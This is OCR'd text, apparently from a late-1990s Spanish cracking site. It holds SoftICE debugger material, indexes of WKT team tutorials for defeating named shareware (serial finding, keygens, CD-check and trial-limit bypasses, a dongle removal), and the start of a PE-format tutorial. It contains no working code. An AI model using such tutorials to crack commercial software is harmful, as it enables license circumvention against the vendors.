
SoftICE Driver Suite 2.6

Windows® 95
Windows® 98
Windows® Me
Windows NT®
Windows® 2000
Windows® XP

Ventanas de configración **Numega SoftICE**







Windows NT/2000/XP Startup Configuration Screen

SoftICE™

Release 2.6

Windows® 95
Windows® 98
Windows® Me
Windows NT®
Windows® 2000
Windows® XP

Aprendiendo a Usar el Depurador SoftICE Driver Suite 2.6

```
Soft-ICE - cartman - 80x80 - Press Ctrl-BREAK to exit
EAX=823C6030   EBX=00000000   ECX=00000000   EDX=68F90001   ESI=E125607B
EDI=8234B3B8   EBP=ED43FC90   ESP=ED43FC2C   EIP=BC00B794   o d I S z A p c
CS=0008   DS=0023   SS=0010   ES=0023   FS=0030   GS=0000   SS:ED43FC98=823C6030

[EBP+C] +struct _UNICODE_STRING * RegistryPath = 0x8237D000 <<...>>
[EBP+8] +struct _DRIVER_OBJECT * DriverObject = 0x823C6030 <<...>>
[EBP-4]  void stdcall p ( void ) = 0x00000346 <#001B:00000346>
[EBP-8]  unsigned long InitializerCount = 0x8
[EBP-34] +class KRegistryKey Key98 = <...>
[EBP-60] -class KRegistryKey NTKey =
          unsigned long m_CreateDisposition = 0x0
         +struct _OBJECT_ATTRIBUTES m_ObjectAttributes = <...>

irpdispatchtable +long proc ( class KIrp ) ::() array [ 28 ] = <0xBBFFF740,0xBB
names -char * array [ 29 ] =
    +char *[0] = 0xBC0055B0 <"IRP_MJ_CREATE">
    +char *[1] = 0xBC0055C0 <"IRP_MJ_CREATE_NAMED_PIPE">
    +char *[2] = 0xBC0055DC <"IRP_MJ_CLOSE">
    +char *[3] = 0xBC0055EC <"IRP_MJ_READ">
    'string'_c198                                   byte          PROT  <1>
0008:8010C698 5C 00 52 00 45 00 47 00-49 00 53 00 54 00 52 00  \.R.E.G.I.S.T.R.
0008:8010C6A8 59 00 5C 00 4D 00 41 00-43 00 48 00 49 00 4E 00  Y.\.M.A.C.H.I.N.
0008:8010C6B8 45 00 5C 00 53 00 59 00-53 00 54 00 45 00 4D 00  E.\.S.Y.S.T.E.M.
0008:8010C6C8 5C 00 43 00 55 00 52 00-52 00 45 00 4E 00 54 00  \.C.U.R.R.E.N.T.
    _PsLoadedModuleList                             dword         PROT  <2>
0023:8016CCF0 827D2248  8234E0A8  00000000  00000000     H")...4.........
0023:8016CD00 8016DC00  8016D7A0  00000000  00000000     ................
0023:8016CD10 00000000  00000000  00000000  00000000     ................
0023:8016CD20 00000000  00000000  00000000  00000000     ................
    BoundsChecker::BchkdInfo                        word          PROT  <3>
0010:BC008680 0000 0000 0000 0000 0000 0000 0000 0000     ................
0010:BC008690 0000 0000 0000 0000 0000 0000 0000 0000     ................
0010:BC0086A0 0000 0000 0000 0000 0000 0000 0000 0000     ................
0010:BC0086B0 0000 0000 0000 0000 0000 0000 0000 0000     ................
Attr  TID   KTEB     UTEB     State      Proc(Id)
      001C  827A7620 00000000 Wait       System(08)
  NP  0020  827A73A0 00000000 Wait       System(08)
  NP  0024  827A6020 00000000 Wait       System(08)
 *S   0028  827A6DA0 00000000 Running    System(08)
      002C  827A6B20 00000000 Wait       System(08)
    kdriver.cpp                                                   PROT32
00074:Comments
00075:     This routine is an part of the Driver::Works framework. It conforms
00076:     to the system requirements for a driver's initial entry point. The
00077:     driver writer implements member DriverEntry in the class derived from
00078:     KDriver, and that member gets called (eventually) from here.
00079:*/
00080:{
00081:#if DBG
00082:     // For debug builds, initialize the connection to BoundsChecker
00083:     BoundsChecker::Init(DriverObject);
00084:#endif
00085:
00086:#if !defined(DISABLE_STATIC_INITIALIZERS)
00087:     ULONG InitializerCount = 0;
00088:
00089:     // call static initializers
00090:     void (**p)(void) = StartInitCalls+1;
00091:     while (p < EndInitCalls)
00092:     {
00093:         (*p)();
00094:         p++;
00095:         InitializerCount++;
00096:     }

ED43FC90 801AF7CB    testdrv!DriverEntry+0006
ED43FD58 801DBD23    ntoskrnl!_IopGetDriverNameFromKeyNode+0477
ED43FD7C 80118C49    ntoskrnl!_IopLoadUnloadDriver+0055
BC608D08 00000000    ntoskrnl!_ExpWorkerThread+00C5
(PASSIVE)-KTEB(827A6DA0)-TID(0028)--testdrv
USB Transaction Schedule for Host Controller 0:
Universal Host Controller at PCI Bus 0 Device 31 Function 2
USB schedule at 824EF000
-------------------------
Frame 0 at 824EF000
      -------TD at 024EE660-------
      Next Entry: 024E5DA0 (Vf:0 Queue:1 T:0)
      SPD:0 C_ERR:0 LS:0 ISO:0 IOC:0  ActLen:1 bytes
      Status (Act:0 Stalled:0 DBErr:0 Babble:0 NAK:0 CRC/TMout:0 BitErr:0)
   Press any key to continue; Esc to cancel                          System
```

Register window

Locals window

Watch window

Data window (1,2,3)

Thread window

Code window

Stack window

Command window

SoftICE™

Release 2.6

Proyectos echos con

SoftICE Driver Suite 2.6

Windows® 95
Windows® 98
Windows® Me
Windows NT®
Windows® 2000
Windows® XP

--

ESTUDIO COLECTIVO DE DESPROTECCIONES

Documentoz Genéricos

COMPRESION / DESCOMPRESION		
Code Snippet Creator v1.05: (W95/W98/NT) Descabezando archivos ejecutables portables		
Comprender la estructura y el contenido del encabezado de los archivos con formato PE		
Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40, SoftIce (opcional)
La Memoria en W32: Intro (W95/W98/NT)		
Suministrar conocimiento que permita comprender cómo W32 traduce direcciones virtuales en direcciones físicas.		
Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40 (opcional), SoftIce
Reversing with ToPo v1.0 (W95/W98/NT)		
Cómo usar ToPo v1.0		
23/10/99	Mr.Crimson	Topo v1.0, Uedit y (opcionalmente) SoftICE

Descompresión manual con ProcDump (W95)		
Como usar el ProcDump para descomprimir/desencriptar tus cobayas.		
31/08/99	Mr.Orange	SoftIce v3.25, ProcDump
Winboost 2000 v1.0.0.1999 (W95/W98/NT) Cómo saber si un programa esta comprimido. Uso del ProcDump. Cómo eliminar una "protección anti-desensamblado"		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.5, Gettyp v2.38, W32dasm v8.93, UltraEdit v6.10a

[WkT!] FAQ		
[1|2 |3]	[WkT!]	1999
Respuesta a las Preguntas típicas de Ingenieria Inversa		

Como Crackear por Estado+Porcino		
Como Crackear por Estado+Porcino. Capítulo 7	Estado+Porcino	Septiembre 1999
Curso de CrAcKinG. 7) Desclavando cruces con Jose de Arimatea. -Como Crackear Ulead Media Studio Pro v5.01- ;-)		
Como Crackear por Estado+Porcino. Capítulo 6	Estado+Porcino	Junio 1999
Curso de CrAcKinG. 6) Desvirgando Expedientes X -Como Crackear Contaplus Élite Pyme- ;-?)		
Como Crackear por Estado+Porcino. Capítulo 5	Mr.Pink	Noviembre 1998
Curso de CrAcKinG. 5) Color Crack. (Quien dijo ke el amarillo daba mala suerte ;-?)		

Como Crackear por Estado+Porcino. Capítulo 4	Mr.Pink	Octubre 1998
Curso de CrAcKinG. 4) Haciendo de Cerrajeros		
Como Crackear por Estado+Porcino. Capítulo 3	Mr.Pink	Mayo 1998
Curso de CrAcKinG. 3) Corta Historia del Tiempo		
Como Crackear por Estado+Porcino. Capítulo 2	Estado+Porcino	Enero 1998
Curso de CrAcKinG. 2) Diseccionando a los Muertos		
Como Crackear por Estado+Porcino. Capítulo 1	Estado+Porcino	Diciembre 1997
Curso de CrAcKinG. 1) Orígenes		

SoftIce Debugger		
Introducción al SoftIce	Mr.Brown	1998
Instalación y Consejos para iniciarse en el Debugger SoftIce		
Comandos del SoftIce	Mr.Brown	1998
Referéncia Resumen de los comandos disponibles en el SoftIce 3.22		
Uso de Breakpoints	Mr.Brown	1998
Recomendaciones e Ideas sobre Puntos de Ruptura en el SoftIce.		
Ingenieria Inversa Utilizando la función HMEMCPY	Mr.WhiTe	1999
¿Qué es y cómo utilizar HMEMCPY?		

Visual Basic Cracking		
Cuentapasos v3.75 (W95/W98/NT)		
Simular estar registrados.		
18/10/99	Mr.Blue	SoftIce v4.0, SmartCheck 6.0, Spy++
Advanced Video Poker v1.1 (W95)		
Buscar el número de serie y crear su Key-Generator		
14/08/99	Mr.GReeN	Smartcheck v6.01 (Build 952)
Crackeando en VB	Esiel2	Junio de 1999
Este tutorial contiene lo basico a mi entender que debes saber de herramientas y de algunas funciones que tanto le gusta llamar al Visual Basic.		
CuentaPasos v3.72	Esiel2	02/05/99
Conseguir que no caduque nunca el programa.		
Funciones del Visual Basic 5	Mr.Brown	1998
Listado de las funciones de msvbvm50.DLL, para tracear pgms de VB5.		

UNIX Cracking		
Programas de Evaluación limitados por Fecha	Bart	Octubre 1998
Cómo saltarse la protección de programas de evaluación.		

--

ESTUDIO COLECTIVO DE DESPROTECCIONES

Índice por Tipo de Protección

Mochilas, Dongles, Hardware Key, ...		
MatLab 5 (W95)		
Estudio y desprotección de la mochila.		
Enero 98	+Aitor	SoftIce 3.2, Wdasm 8.X, Editor Hexadecimal

Cd-Checks, ...		
Commandos Behind the Enemy Lines (W95)		
Evitar el Cd-Check.		
15/9/98	Mr.Brown	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
NEED FOR SPEED 3 (W95)		
Evitar el Cd-Check.		
07/06/99	Mr.WhiTe	W32Dasm v8.9, Editor Hexadecimal

Generadores de Llaves, KeyMakers, ...

Lake Clear Animato v1.0c (W95/W98/NT)

Obtención de un número de Serie Válido y creación de KeyMaker

21/10/99	Mr.Green	SoftIce v3.24

Productos RKS Software (W95)

Obtención de un número de Serie Válido y creación de KeyMaker

18/10/99	Mr.Green	SoftIce v3.24

File Compare Utility 3.0.002 (W95)

Hacer un Generador de claves (KeyGen).

01/03/99	Mr.Brown	SoftIce 3.22, JavaScript

Revival 2.1 (W95)

Explicación para hacer un Generador de Llaves.

Octubre 98	Mr.Pink	SoftIce, IDA Pro 3.75, Compilador de C

Shareware: Pantallas molestas (Nag Screens), ...

Ulead PhotoImpact v4.2 (W95)

Conseguir que no caduque el programa y NagScreen.

30/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

Lotus SmartSuite Millenium Edition (W95)

Conseguir que no caduque el programa y NagScreen.

15/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

CuentaPasos v3.72 (W95)

Conseguir que no caduque el programa y NagScreen.

02/05/99	Esiel2	SoftIce 3.22, Tasm 5.0, Process Patcher v 2.4 (opcional).

PhotoLine 4.53 (W95)

Conseguir que no caduque el programa y NagScreen.

20/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

TextPad 3.2.4 (W95)

Saltarse el aviso inicial de shareware

Julio 98	Mr.Brown	Wdasm 8.9, Editor Hexadecimal

Logical (DOS)

Evitar la pantalla inicial de introducción de password.

Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

Shareware: Limitaciones de Funciones, ...

Ulead Video Studio v3.0 (W95)

Conseguir que no caduque el programa, NagScreen y otras limitaciones

14/09/99	Mr.Orange [WkT!]	SoftIce v3.25

English-Spanish Interpreter 2000 (W95)

Conseguir que no caduque el programa y NagScreen.

25/08/99	Mr.Crimson	SoftIce v3.25, TechFacts 95

Slim Show 3.1 (W95)

Quitar las limitaciones de la versión Shareware.		
29/9/98	Mr.Pink	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
Backgammon Pro (W95)		
Quitar límite de partidas para la versión shareware		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

Shareware: Buscar Números de Registro, Serials, ...		
Winboost 2000 v1.0.0.1999 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.5, Gettyp v2.38, W32dasm v8.93, UltraEdit v6.10a
Kyodai v10.21 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.50, Gettyp for Dos v2.35, SoftIce v3.24, W32dasm v8.93, UltraEdit v6.10a
WinGest v3.5 (W95/W98/NT)		
Obtención de un número de Serie Válido		
07/07/99	XASX	SoftIce v3.25
Advanced Video Poker v1.1 (W95)		
Buscar el número de serie y crear su Key-Generator		
14/08/99	Mr.GReeN	Smartcheck v6.01 (Build 952)
Exploit Submission Wizard 5 (W95)		
Conseguir la clave para registrarse.		

01/06/99	Esiel2	SoftIce v3.24

Talisman 1.1 (W95)

Conseguir la clave para registrarse.

11/5/99	Mr.WhiTe	SoftIce 3.24

Picture Explorer 1.21 (W95)

Conseguir la clave para registrarse.

09/01/99	Mr.Grey	Wdasm

KAWA 3.13 (W95)

Conseguir la clave para registrarse.

09/01/99	Mr.Grey	SoftIce 3.24

Java Script It ! v1.3 (W95)

Conseguir la clave para registrarse.

07/01/99	Esiel2	SoftIce v3.24

Cover Your Tracks 3.1 (W95)

Conseguir la clave para registrarse.

20/12/98	Mr.Grey	SoftIce 3.24

AddSoft 2.26 (W95)

Conseguir la clave para registrarse.

20/12/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Uninstall Manager 2.60 (W95)

Conseguir la clave para registrarse.

20/11/98	Mr.Grey	SoftIce 3.24

CaseLinr 5.4 (W95)

Conseguir la clave para registrarse.

08/11/98	Mr.Grey	SoftIce 3.24

4Screens 1.27 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24
AxMan 2.21 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24
A.X.E. 2.0 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24
Dll Show 3.7 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24
Font Look 3.2, Directory Printer 1.8, Super Text Search 1.6 (W95)		
Conseguir la clave para registrarse.		
5/8/98	Mr.Brown	SoftIce 3.22
Internet Organizer 3.1 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	Wdasm 8.9
Submission Wizard 4 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22
Html Validator v2.55 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22
Norton CrashGuard Deluxe 3.0 (W95)		

Conseguir la clave para registrarse. Protección Cinderella, "Turnkey Popper" basada en la librería RSAGNT32.DLL		
Mayo 98	Estado+Porcino	Wdasm 8.X , SoftIce
Uedit 5.0 (W95)		
Conseguir la clave para registrarse.		
Enero 98	Estado+Porcino	Wdasm 8.X , SoftIce

Shareware: Engañar el registro, Serial, ...		
Quick Heal v5.20 (W95/W98/NT)		
Simular estar registrados.		
13/10/99	Kolgado	SoftIce v4.01
Toggle Mouse v3.4.3 (W95/W98/NT) Cracking: Primeros pasos. Conocimientos básicos de ensamblador. El registro de Windows.		
Simular estar registrados.		
25/08/99	Maniac PC	W32dasm v8.9, UltraEdit v6.10a, Registry Monitor
Registry Studio V1.01 (W95/W98/NT)		
Simular estar registrados.		
30/10/99	Karpoff	SoftIce v4, W32dasm v8.9, Heditor HEX (A tu Gusto)
TogglePopDesk v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
TogglePing+ v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		

07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a

Ultraedit v6.10a (W95)

Simular estar registrado.

15/07/99	Mr.WhiTe	SoftIce v3.24, W32dasm v8.9, UltraEdit v5.0a

CdrLabel 4.1 (W95)

Simular estar registrado.

15/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

SemPoint 2.25 (W95)

Simular estar registrado.

13/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

Hex WorkShop 2.51 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

QuickView plus 4.0 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

WinRAR 2.04 (W95)

Simular estar registrado.

Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

TechFacts 95 (W95)

Simular estar registrado.

Diciembre 97	Estado+Porcino	SoftIce 3.0, Editor Hexadecimal

Shareware: Limitaciones de Tiempo, ...		
Cabinet Manager 98 2.0 (W95)		
Conseguir que no caduque nunca el programa.		
08/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Shareware: Zen Cracking, ...		
Ulead Media Studio Pro v5.01 (W95)		
Conseguir que no caduque el programa, NagScreen y eliminar una X muy molesta.		
21/09/99	Estado+Porcino	SoftIce v3.25, Referencia API32
Multimedia Builder 3.0 (W95)		
Observación de los colores para crackear ;-)		
Noviembre 98	Mr.Pink	SoftIce

[Plantilla en formato htm | Plantilla en formato zip]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES

Índice por orden Alfabético

A

ActiveLock 1.5 y VBCodeLibrary 3.0.0 (W95)

Conseguir la clave para registrarse.

03/09/99	Paco	Visual Basic 5+, Smartcheck 6 (opcional)

AddSoft 2.26 (W95)

Conseguir la clave para registrarse.

20/12/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Advanced Video Poker v1.1 (W95)

Buscar el número de serie y crear su Key-Generator

14/08/99	Mr.GReeN	Smartcheck v6.01 (Build 952)

A.X.E. 2.0 (W95)

Conseguir la clave para registrarse.

18/10/98	Mr.Grey	SoftIce 3.24

AxMan 2.21 (W95)

Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24

B

Backgammon Pro (W95)		
Quitar límite de partidas para la versión shareware		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

C

Cabinet Manager 98 2.0 (W95)		
Conseguir que no caduque nunca el programa.		
08/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54
CaseLinr 5.4 (W95)		
Conseguir la clave para registrarse.		
08/11/98	Mr.Grey	SoftIce 3.24
CdrLabel 4.1 (W95)		
Simular estar registrado.		
15/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Code Snippet Creator v1.05: (W95/W98/NT) Descabezando archivos ejecutables portables		
Comprender la estructura y el contenido del encabezado de los archivos con formato PE		

Octubre de 1999	nuMIT_or	Editor hexadecimal, ProcDump v1.5, W32DASM32 8.93 y/o IDA PRO, EXeScope v4.40, SoftIce (opcional)
Commandos Behind the Enemy Lines (W95)		
Evitar el Cd-Check.		
15/9/98	Mr.Brown	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
Cover Your Tracks 3.1 (W95)		
Conseguir la clave para registrarse.		
20/12/98	Mr.Grey	SoftIce 3.24
Cuentapasos v3.75 (W95/W98/NT)		
Simular estar registrados.		
18/10/99	Mr.Blue	SoftIce v4.0, SmartCheck 6.0, Spy++
CuentaPasos v3.72 (W95)		
Conseguir que no caduque nunca el programa.		
02/05/99	Esiel2	SoftIce 3.22, Tasm 5.0, Process Patcher v 2.4 (opcional).

D		
Directory Printer 1.8 (W95)		
Conseguir la clave para registrarse.		
5/8/98	Mr.Brown	SoftIce 3.22
Dll Show 3.7 (W95)		
Conseguir la clave para registrarse.		
18/10/98	Mr.Grey	SoftIce 3.24

E

English-Spanish Interpreter 2000 (W95)

Conseguir que no caduque el programa y NagScreen.

25/08/99	Mr.Crimson	SoftIce v3.25, TechFacts 95

Exploit Submission Wizard 5 (W95)

Conseguir la clave para registrarse.

01/06/99	Esiel2	SoftIce v3.24

F

File Compare Utility 3.0.002 (W95)

Hacer un Generador de claves (KeyGen).

01/03/99	Mr.Brown	SoftIce 3.22, JavaScript

Font Look 3.2 (W95)

Conseguir la clave para registrarse.

5/8/98	Mr.Brown	SoftIce 3.22

G

H		
Hex WorkShop 2.51 (W95)		
Saltarse el registro.		
Julio 98	Daniel	Wdasm, Editor Hexadecimal
Html Validator v2.55 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22

I		
Internet Organizer 3.1 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	Wdasm 8.9

J		
Java Script It ! v1.3 (W95)		
Conseguir la clave para registrarse.		
07/01/99	Esiel2	SoftIce v3.24

K		
Kyodai v10.21 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.50, Gettyp for Dos v2.35, SoftIce v3.24, W32dasm v8.93, UltraEdit v6.10a
KAWA 3.13 (W95)		
Conseguir la clave para registrarse.		
09/01/99	Mr.Grey	SoftIce 3.24

L		
Lake Clear Animato v1.0c (W95/W98/NT)		
Obtención de un número de Serie Válido y creación de KeyMaker		
21/10/99	Mr.Green	SoftIce v3.24
Logical (DOS)		
Evitar la pantalla inicial de introducción de password.		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Lotus SmartSuite Millenium Edition (W95)		
Conseguir que no caduque el programa y NagScreen.		
15/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

M		
MatLab 5 (W95)		
Estudio y desprotección de la mochila.		
Enero 98	+Aitor	SoftIce 3.2, Wdasm 8.X, Editor Hexadecimal
Multimedia Builder 3.0 (W95)		
Observación de los colores para crackear ;-)		
Noviembre 98	Mr.Pink	SoftIce

N		
NEED FOR SPEED 3 (W95)		
Evitar el Cd-Check.		
07/06/99	Mr.WhiTe	W32Dasm v8.9, Editor Hexadecimal
Norton CrashGuard Deluxe 3.0 (W95)		
Conseguir la clave para registrarse. Protección Cinderella, "Turnkey Popper" basada en la librería RSAGNT32.DLL		
Mayo 98	Estado+Porcino	Wdasm 8.X , SoftIce

P
Particle Fire screensaver v1.1a (W95)
Conseguir la clave para registrarse.

19/08/99	Champion	SoftIce v4.00, Regmon, Hiew 6.04 (mASM32 opcional)

Picture Explorer 1.21 (W95)

Conseguir la clave para registrarse.

09/01/99	Mr.Grey	Wdasm

PhotoLine 4.53 (W95)

Conseguir que no caduque el programa.

20/11/98	Mr.Grey	SoftIce 3.24, Hex Workshop 2.54

Q

Quick Heal v5.20 (W95/W98/NT)

Simular estar registrados.

13/10/99	Kolgado	SoftIce v4.01

QuickView plus 4.0 (W95)

Saltarse el registro.

Julio 98	Daniel	Wdasm, Editor Hexadecimal

R

Registry Studio V1.01 (W95/W98/NT)

Simular estar registrados.

30/10/99	Karpoff	SoftIce v4, W32dasm v8.9, Heditor HEX (A tu Gusto)

Revival 2.1 (W95)		
Explicación para hacer un Generador de Llaves.		
Octubre 98	Mr.Pink	SoftIce, IDA Pro 3.75, Compilador de C
Productos RKS Software (W95)		
Obtención de un número de Serie Válido y creación de KeyMaker		
18/10/99	Mr.Green	SoftIce v3.24

S		
SemPoint 2.25 (W95)		
Simular estar registrado.		
13/8/98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal
Slim Show 3.1 (W95)		
Quitar las limitaciones de la versión Shareware.		
29/9/98	Mr.Pink	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal
Submission Wizard 4 (W95)		
Conseguir la clave para registrarse.		
Julio 98	Mr.Brown	SoftIce 3.22
Super Text Search 1.6 (W95)		
Conseguir la clave para registrarse.		
5/8/98	Mr.Brown	SoftIce 3.22

T		
Toggle Mouse v3.4.3 (W95/W98/NT) Cracking: Primeros pasos. Conocimientos básicos de ensamblador. El registro de Windows.		
Simular estar registrados.		
25/08/99	Maniac PC	W32dasm v8.9, UltraEdit v6.10a, Registry Monitor
TogglePopDesk v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
TogglePing+ v1.1A (W95)		
Simular estar registrados y obtener un número de Serie Válido		
07/09/99	Mr.WhiTe	W32dasm v8.93, UltraEdit v6.10a
Talisman v1.1 (W95)		
Conseguir la clave para registrarse.		
11/05/99	Mr.WhiTe	SoftIce 3.24
TechFacts 95 (W95)		
Simular estar registrado.		
Diciembre 97	Estado+Porcino	SoftIce 3.0, Editor Hexadecimal
TextPad 3.2.4 (W95)		
Saltarse el aviso inicial de shareware		
Julio 98	Mr.Brown	Wdasm 8.9, Editor Hexadecimal

U

Ulead Button.Applet 1.0 (W95)

Conseguir que no caduque el programa y NagScreen.

31/08/99	Mr.Orange	SoftIce v3.25, ProcDump

Ulead Media Studio Pro v5.01 (W95)

Conseguir que no caduque el programa, NagScreen y eliminar una X muy molesta.

21/09/99	Estado+Porcino	SoftIce v3.25, Referencia API32

Ulead PhotoImpact v4.2 (W95)

Conseguir que no caduque el programa y NagScreen.

30/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

Ulead Video Studio v3.0 (W95)

Conseguir que no caduque el programa, NagScreen y otras limitaciones

14/09/99	Mr.Orange [WkT!]	SoftIce v3.25

Ultraedit v6.20b (W95)

Simular estar registrado.

29/09/99	^DeeJay^	SoftIce v3.24, W32dasm v8.9

Ultraedit v6.10a (W95)

Simular estar registrado.

15/07/99	Mr.WhiTe	SoftIce v3.24, W32dasm v8.9, UltraEdit v5.0a

Ultraedit 5.0 (W95)

Conseguir la clave para registrarse.

Enero 98	Estado+Porcino	Wdasm 8.X , SoftIce

Uninstall Manager 2.60 (W95)

Conseguir la clave para registrarse.		
20/11/98	Mr.Grey	SoftIce 3.24

V

W

Winboost 2000 v1.0.0.1999 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.5, Gettyp v2.38, W32dasm v8.93, UltraEdit v6.10a
WinGest v3.5 (W95/W98/NT)		
Obtención de un número de Serie Válido		
07/07/99	XASX	SoftIce v3.25
WinRAR 2.04 (W95)		
Simular estar registrado.		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

X

0, 1, 2, 3, 4, 5, 6, 7, 8, 9		
4Screens 1.27 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24

[Plantilla en formato htm | Plantilla en formato zip]

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Code Snippet Creator 1.05**: ***Descabezando archivos ejecutables portables***	W95 / W98 / NT
Descripción	Herramienta para crear recortes (snippets) de código a ser insertos en archivos ejecutables de formato PE y agregar funcionalidades.	
Tipo	Ejecutable empaquetado	
Url	http://www.wco.com/~micuan/Tools/snipc105.zip	
Protección	**Empaquetamiento de ejecutable con formato PE**	
Dificultad	1) Principiante, 2) Amateur, 3) Aficionado, **4) Profesional,** 5) Especialista	
Herramientas	Hex Workshop u otro buen editor hexdecimal. ProcDump v1.5 W32DASM32 8.93 y/o IDA PRO eXeScope v4.40 Opcional: NotePad SoftIce v3.0 o superior Oxígeno	
Objetivo	**Comprender la estructura y el contenido del encabezado de los archivos con formato PE**	
Cracker	**nuMIT_or**	
Fecha	Octubre de 1999	

Descabezando archivos ejecutables portables

Introducción

He tenido noticias de algunos interesados en conocer sobre un tema en el que he estado trabajando: el formato de los archivos ejecutables portables, conocidos como los "PE files". Como acostumbro a llevar notas de lo que hago, he reunido y ordenado este material esperando que pueda ser útil. No me responsabilizo del uso que hagan otros de él.

PE es el formato adoptado por W32 (Windows a 32 bits) para sus archivos ejecutables (EXE), sus librerías dinámicas

(DLL), dispositivos virtuales (VXD), etc. W32 adoptó este formato debido a las posibilidades que quedaban abiertas al implementar direcciones y punteros de 32 bits y debido al manejo de la memoria que estas posibilidades exigían.

ALGO SOBRE MEMORIA VIRTUAL

==========

W32 implementa un manejo de memoria que supone paginación, dividide la memoria física en bloques de memoria fija 4 KB llamados "páginas". Al proceso de dividir la memoria en páginas se llama paginación. Se trata de una técnica muy empleada en los sistemas operativos multitareas (capaces de ejecutar más de una tarea al mismo tiempo) para manejar la memoria dinámica del sistema (RAM = Randow Access Memory = Memoria de Acceso Aleatorio) de manera que ninguna tarea altere los datos de otra o la intervenga negativamente en su comportamiento.

